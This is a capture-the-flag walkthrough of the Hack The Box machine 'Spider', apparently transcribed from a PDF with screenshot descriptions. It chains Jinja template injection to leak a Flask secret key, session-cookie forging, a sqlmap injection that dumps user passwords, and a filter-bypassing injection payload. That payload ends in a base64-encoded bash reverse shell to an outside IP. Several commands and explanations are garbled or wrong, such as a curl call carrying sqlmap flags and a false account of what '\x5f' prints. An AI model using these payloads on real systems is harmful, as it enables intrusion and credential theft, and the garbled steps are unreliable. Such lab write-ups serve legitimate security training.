



[SPIDER- BOX]

Hi folks, today I am going to solve a hard rated hack the box machine,spider created by InfosecJack and Chivato.So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH
HTTP Default page
*Host 7.6p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV -A -oN nmap.txt 10.10.10.243
```

output

```
(root@kali)-[/home/leshack98/project/HTB/spider]
└─$ nmap -sC -sV -A -oN nmap.txt 10.10.10.243
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 10:15 EDT
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|_  256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ _http-server-header: nginx/1.14.0 (Ubuntu)
|_ _http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
05-SCAN(V 7.01% /SXP 10/10/21%OT 23%CT 18%CU 40768%DV 18%DG 28%DG TWC 18%TH 617176
```

```
# Nmap 7.91 scan initiated Thu Oct 21 10:15:08 2021 as: nmap -sC -sV -A -oN nmap.txt 10.10.10.243
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|_  256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ _http-server-header: nginx/1.14.0 (Ubuntu)
|_ _http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Two ports are open:
port[22]-ssh
port[80]-http
in http-title - we do find a hostname:-<http://spider.htb>

Default Page

lets check the default page but first we need to add the hostname to `/etc/hosts` file and browse the page.

code-/etc/hosts

```
echo 10.10.10.243 spider.htb > /etc/hosts
```

<http://spider.htb>
![[[]]]

While i was checking at the templetes , I found a username `chiv`



Then i decided to look for directories which are available in the site by doing `gobuster` to enumerate the directories

code -gobuster

```
gobuster dir -u http://spider.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters
```

Output

```
(root@kali) [/home/Teashack98/project/HTB/spider]
└─$ gobuster dir -u http://spider.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://spider.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/10/21 10:53:23 Starting gobuster in directory enumeration mode

/login (Status: 200) [Size: 1832]
/index (Status: 200) [Size: 11273]
/register (Status: 200) [Size: 2130]
/user (Status: 302) [Size: 219] [→ http://spider.htb/login]
/logout (Status: 302) [Size: 209] [→ http://spider.htb/]
/cart (Status: 500) [Size: 290]
/checkout (Status: 500) [Size: 290]
```

```
=====
2021/10/21 10:53:23 Starting gobuster in directory enumeration mode
=====

/login (Status: 200) [Size: 1832]
/index (Status: 200) [Size: 11273]
/register (Status: 200) [Size: 2130]
/user (Status: 302) [Size: 219] [→ http://spider.htb/login]
/logout (Status: 302) [Size: 209] [→ http://spider.htb/]
/cart (Status: 500) [Size: 290]
/checkout (Status: 500) [Size: 290]
/view (Status: 302) [Size: 219] [→ http://spider.htb/login]
/main (Status: 302) [Size: 219] [→ http://spider.htb/login]
/product-details (Status: 308) [Size: 275] [→ http://spider.htb/product-details/]


=====
2021/10/21 11:39:02 Finished
=====
```

First i register myself with random credentials:-<http://spider.htb/register>

Registration-panel


![]
After submitting this page the default login page appears with some weird thing-to which it specifies username us a `uuid` which is the uuid of the user

admin-login




user as-les

Then after entering the password, i am in!



In the left side there is a button `user information` .Click that,



This shows my `username` and corresponding `uuid`.My `username` is reflected here but i can not change the `username` at all .At this point,i am going to check for `SSTI` (Server Side Template Injection).
[Server Side Template Injection- is a vulnerability where the attacker injects malicious inputs into the template to execute commands on the server-side.This vulnerability occurs when invalid user inputs is embedded into the template engine which can generally lead to remote code execution (RCE)]

To do that lets register a new account with username as `{{8*5}}` and after logging in, we visit the `user information` to confirm that our payload has worked ;we see this:

user as-`{{8*5}}`

User information

Username

40

UUID

9d61933d-5c24-4081-9b46-cdfea24f327d

Zeta Products.

YES! it shows the result of the multiplication operation as `8*5=40`. So time to try some real injection. Maximum `username` length is restricted to 10 characters, which limits what we can do with the `SSTI vulnerability`.

User Registration.

Username cannot be longer than 10 characters

What comes in mind is to try geting the configuration file using this payload `{{config}}` so that i can retrive the configuration object of the application to which i will register a new username with `{{config}}`

user as-{{config}}

User Registration.

Username

{{config}}

Confirm username

{{config}}

Password

.....

Confirm password

.....

Zeta Products.

Submit

Registering anmaccount with this `username` results in the following being displayed on the `user information`

config-retrived

User information

Username

<Config{'ENV': 'production', 'DEBUG': F.

UUID

dd9d0aed-726b-46ae-afca-a826b57e7c

Zeta Products.

Retrived configuration in the username field

```
<Config {'ENV': 'production',
'DEBUG': False,
'TESTING': False,
'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'USE_X_SENDFILE': False,
'SERVER_NAME': None,
'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False,
'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),
'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093,
'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False,
'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False,
'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window',
'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset',
'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit',
'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After',
```

code-decode

[illegible]

The screenshot displays the application's user interface. On the left, a vertical navigation menu contains links for HOME, CART, CHECKOUT, ADMIN, and USER INFORMATION. The 'LOGOUT (LOGGED IN AS {{CONFIG}})' link is highlighted with a red rectangular box. The main content area is divided into two sections. The top section features a large 3D model of a dark wooden chair against a gray background. Below this model, the text 'From 1337' is displayed above the product name 'Chair'. The bottom section shows a partial view of another 3D chair model, with the text 'From 1337' above the product name 'Black Chair'.

code-flask_unsign

code-sign a valid cookie

```
(root@kali)-[/home/leshack98/project/HTB/spider]
# flask-unsigned -sign -cookie '{"cart_items":{"id":"uuid"},"71f5eec-d494-455a-9c8f-338c67ed5c7" or 1=1 -- -\{"}' -secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe1232942.' -key 'jYj3YX30X2l0ZW1lJpbXBwidXVpZC16Ijxjc3U3ZWVjLWQ0OTQ0NDU1YS05YzhmLTZ0THJndjZDVjNycygzIgmT-XiC0tIC0ifq.YXQI-g.0Ry3j3OFicabXV1b0HT0tTletGlc'
#
(root@kali)-[/home/leshack98/project/HTB/spider]
```

Three chairs from the 1337 collection are displayed side-by-side. The first chair on the left is a dark-stained wooden chair with a high back and vertical slats. The middle chair is a black chair with a high back and vertical slats. The third chair on the right is a dark-stained wooden chair with a high back and vertical slats. Above each chair is a horizontal line and the text 'From 1337'.

Database Dumping Using sqlmap

Method 1: UNION-BASED

To dump the database i have to call the `--eval` parameter in the `sqlmap` to manipulate the requests before sending them then feeds the `secret key` against the sqlmap

code-eval call

```
(root@kali)~# [~/home/leshack98/project/HTB/spider]
$ curl -X GET http://spider.htb/ --eval "from flask_unsign import session as s; session = s.unsign({'uid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942') --cookie 'session=*" --delay 1 --dump
```


[+] Request finished

HTTP/1.1 200 OK
Content-Type: application/javascript
Cache-Control: no-cache
Server: Apache/2.4.6-2ubuntu2.17
{1.5.7#stable}

DEBUG: False TESTING: False PROPAGATE_EXCEPTIONS: True
Date: Mon, 12 Jun 2017 12:29:42 GMT PERMANENT_SESSION_LIFETIME: datetime.timedelta(days=1)
Vary: Accept-Encoding
Content-Length: 102
Connection: close

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

RATELIMIT_ENABLED: True RATELIMIT_DEFAULT_METHOD: POST
Remaining: 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER': 'X-RateLimit-Reset'

sqlmap prompt requires merge of the cookies do not merge the cookies because we have provided our cookie with  so that it can dump all the database session

Response:

The contents of `users` table in the `shop database` are returned:

```
Database: shop
Table: users
[3 entries]
```

id	uuid	name	password
1	129f60ea-30cf-4065-afb9-6be45ad38b73	chiv	ch1VW4sHERE7331
2	9d61933d-5c24-4081-9b46-cdfea24f327d	{{8*5}}	les98
3	71f57eec-d494-455a-9c8f-3398c67ed5c7	{{config}}	tULI98

```
Database: shop
Table: users
[3 entries]
+-----+-----+-----+-----+
| id | uuid | name | password |
+-----+-----+-----+-----+
```

1	129f60ea-30cf-4065-afb9-6be45ad38b73	chiv	ch1VW4sHERE7331
2	9d61933d-5c24-4081-9b46-cdfea24f327d	{{8*5}}	les98
3	71f57eec-d494-455a-9c8f-3398c67ed5c7	{{config}}	tULI98

And this leaks the `uuid` and password of our user `chiv`

Initial Recon:

we can login in with credentials:

Method 2:Proxy application middleware

We write a python script that will get request from the `sqlmap` forge and sign the cookies and relay it to the remote sever then returning the sqlmap to the server for processing.

code-python payload

```
#!/usr/bin/python3
from flask import *import requests
from flask.sessions import SecureCookieSessionInterface
import uuid

app = Flask(__name__)

app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"
session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route("/")
def index():
    uuid = request.args['uuid']
    data = {"uuid": uuid, "cart_items": []}
    cookie = session_serializer.dumps(data)
    cookies = {"session": cookie}
    r = requests.get("http://spider.htb/", cookies=cookies)
    return r.text

if __name__ == "__main__":
    app.run()
```

After running the above Flask application, we run `sqlmap` with the `--dump` option as follows, setting the injection on the `uuid parameter:`

code-sqlmap

```
sqlmap -u "http://127.0.0.1:80?uuid=71f57eec-d494-455a-9c8f-3398c67ed5c7" -p uuid --dump
```

The contents of `users table` in the `shop database` are returned:

Database: shop
Table: users
[3 entries]

id	uuid	name	password
1	129f60ea-30cf-4065-afb9-6be45ad38b73	chiv	ch1VW4sHERE7331
2	9d61933d-5c24-4081-9b46-cdfea24f327d	{{8*5}}	les98
3	71f57eec-d494-455a-9c8f-3398c67ed5c7	{{config}}	tULI98

Intial FootHold

Let's Login with the credentials or forge a valid cookie for `user` `chiv` to forge we use flask_unsign and chiv `uuid` to crete a valid session:

code-cookie forge

```
flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

```
(root@kali)~/project/HTB/spider
# flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
IntcImNhcnRfaXRlbXNcIjpbXSxcInVlaWRcIjpcIjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LVxuNmJlNDVhZDM4YjczXCJ9Ig.YXQWRw.xRvi00hTF6IIXm7ZXsd3FXj8_pk

## Initial FootHold
Let's login with the cookie! 2
```

After using the credentials from the sqlmap or replacing our session cookie and reloading the page, we are successfully logged in as `chiv`. We can now access the admin panel:

Welcome to the admin panel, chiv.

New message

Enter message

Submit

View messages

messages

View support

support

When clicking the messages button, the user's message board is displayed which has a fix on the support ticket

This is the messages board.


Current user: chiv

Staff of ID: '1' posted on: 2020-04-24 15:02:41


Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!

Enumeration and Injecting

The <http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal> page contains a form for submitting `support tickets:`



From this page we can post `support tickets` which will be displayed on the `view support page.` As was the case with the `username` earlier,since it was vulnerable to `SSTI` . I attempted to send a simple `SSTI test payload such as {{8*5}}` results in the following error:



This suggests a `Web Application Firewall(WAF)` is in place and is responsible for blocking common `SSTI payloads` .

Then i decide to do a Wfuzz on <http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal> to discover other bad characters using the special char worldlist.

code-Wfuzz

```
wfuzz -H 'Cookie: session=eyJjYXJ0eX2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTkwY2YtNDAA2NS1hZmI5LTZiZTQ1YVQzOGI3MyJ9.YXkiI_g.CZ31SdpoeuG_rGPf3ZWmzoxHPHc' -u spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal -d 'contact=FUZZ&message=Night' -w /usr/share/wordlists/SecLists/Fuzzing/special-chars.txt -t 1 -s .5
```


```
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Total requests: 32

=====
ID          Response  Lines   Word    Chars   Payload
=====

000000001: 200        66 L    128 W    1565 Ch  ""~"
000000002: 200        66 L    128 W    1565 Ch  ""!"
000000003: 200        66 L    128 W    1565 Ch  ""@"
000000004: 200        66 L    128 W    1565 Ch  ""#"
000000005: 200        66 L    128 W    1565 Ch  ""$"
000000006: 200        66 L    128 W    1565 Ch  ""%"
000000007: 200        66 L    128 W    1565 Ch  ""^"
000000008: 200        66 L    129 W    1574 Ch  ""&"
000000009: 200        66 L    128 W    1565 Ch  ""*"
000000010: 200        66 L    128 W    1565 Ch  ""("
000000011: 200        66 L    128 W    1565 Ch  "" )"
000000012: 200        66 L    128 W    1565 Ch  ""~"
000000013: 200        66 L    139 W    1607 Ch  ""_"
000000014: 200        66 L    128 W    1565 Ch  ""+"
000000015: 200        66 L    128 W    1565 Ch  ""="
000000016: 200        66 L    128 W    1565 Ch  ""{"
000000017: 200        66 L    128 W    1565 Ch  ""}"
000000018: 200        66 L    128 W    1565 Ch  ""|"
000000019: 200        66 L    128 W    1565 Ch  ""["
000000020: 200        66 L    128 W    1565 Ch  ""|"
000000021: 200        66 L    128 W    1565 Ch  ""\"
000000022: 200        66 L    128 W    1565 Ch  ""^"
000000023: 200        66 L    128 W    1565 Ch  "" ,"
000000024: 200        66 L    139 W    1607 Ch  "" . "
000000025: 200        66 L    128 W    1565 Ch  "" / "
000000026: 200        66 L    128 W    1565 Ch  "" ? "
000000027: 200        66 L    128 W    1565 Ch  "" ; "
000000028: 200        66 L    128 W    1565 Ch  "" : "
000000029: 200        66 L    139 W    1607 Ch  "" ! "
000000030: 200        66 L    128 W    1565 Ch  "" " "
000000031: 200        66 L    128 W    1565 Ch  "" < "
000000032: 200        66 L    128 W    1565 Ch  "" > "
```

As we can see the `1607 ch` shows other commonly used characters like `~ , _ , ^ , + , = , { , } , | , [,] , " , ' , < , >` which are blocked, which results in more explicit error messages:



Payload - Research,Error ,Trial and Defination

After doing some research i came up with a payload:

code-unrefined payload

```
{{request|attr('application')|attr('\x5f\x5fglobal\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```


the payload seem to have bad characters in it like the `0` and `0x` so i had to replace the `0` with the `0x` and the `{}` with the single `{` then add keyword `include` to which it is not blocked. The `0` char is written in the hex us `\x5f` to which `man ascii` confirms even in python3 when you print the hex `\x5f` it gives you

037	31	1F	US (unit separator)	137	95	5F	~
040	32	20	SPACE	140	96	60	ˆ
041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	\$	144	100	64	d
045	37	25	%	145	101	65	e
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(150	104	68	h
051	41	29)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	154	108	6C	l
055	45	2D	-	155	109	6D	m

```
(root@kali) ~/home/leshack98/project/HTB/spider
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright" or "license" for more information.
>>> print("\x5f")
~
>>>
```

code-working payload check

note:insert payload in the `contact=`

```
{% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%}
```

So after getting the payload i decide to test the payload by forcing it to `sleep fo 5 milliseconds` so as to test if the payload works and apparently the payload works which confirms `blind Remote Code Execution(RCE) via Server Side Template Injection(SSTI)`.

Request

Pretty Raw In Actions

1 POST /a1896bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1

2 Host: spider.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 261

9 Origin: http://spider.htb

10 Connection: close

11 Referer: http://spider.htb/a1896bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

12 Cookie: session=eyJjYXJ0e2l0ZW1zIjpbXSwidXVpZCI6IjE5OWY2MGVhLTkwY2YtNDh2ZmIzLTZlZTQ1YWQzOGI3MyJ9.YXlJBO.vSWY1cHMP20gaJ0YyYs_iIgCDHg

13 Upgrade-Insecure-Requests: 1

14 contact={% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%}

15 &message=lesley

Response

Pretty Raw Render In Actions

1 HTTP/1.1 500 INTERNAL SERVER ERROR

2 Server: nginx/1.14.0 (Ubuntu)

3 Date: Wed, 27 Oct 2021 12:55:05 GMT

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 290

6 Connection: close

7 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

8 <title>

9 500 Internal Server Error

10 </title>

11 <h1>

12 Internal Server Error

13 </h1>

14 <p>

15 The server encountered an internal error and was unable to complete your r

16 </p>

INSPECTOR

Query Parameters (0)

Body Parameters (3)

Request Cookies (1)

Request Headers (12)

Response Headers (5)

476 bytes | 5,760 millis

Since our payload looks fine so we have to adjust our payload to obtain a `reverse shell` using `base64` encoding to bypass WAF filters;

code-encoding reverse shell to base64

```
echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0

(root@kali) ~/home/leshack98/project/HTB/spider
# echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK

(root@kali) ~/home/leshack98/project/HTB/spider
#
```

The final payload looks us following;

code-final payload

```
{% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK | base64 -d | bash")|attr("read")()%}
```

Then we paste our complete payload in contact .in burpsuite we have to url encode the `reverse shell payload` to filter out bad characters in the payload

1 x ...

Send Cancel < >

Request

Pretty Raw In Actions

1 POST /a1896bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1

2 Host: spider.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 261

9 Origin: http://spider.htb

10 Connection: close

11 Referer: http://spider.htb/a1896bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

12 Cookie: session=eyJjYXJ0e2l0ZW1zIjpbXSwidXVpZCI6IjE5OWY2MGVhLTkwY2YtNDh2ZmIzLTZlZTQ1YWQzOGI3MyJ9.YXlJBO.vSWY1cHMP20gaJ0YyYs_iIgCDHg

13 Upgrade-Insecure-Requests: 1

14

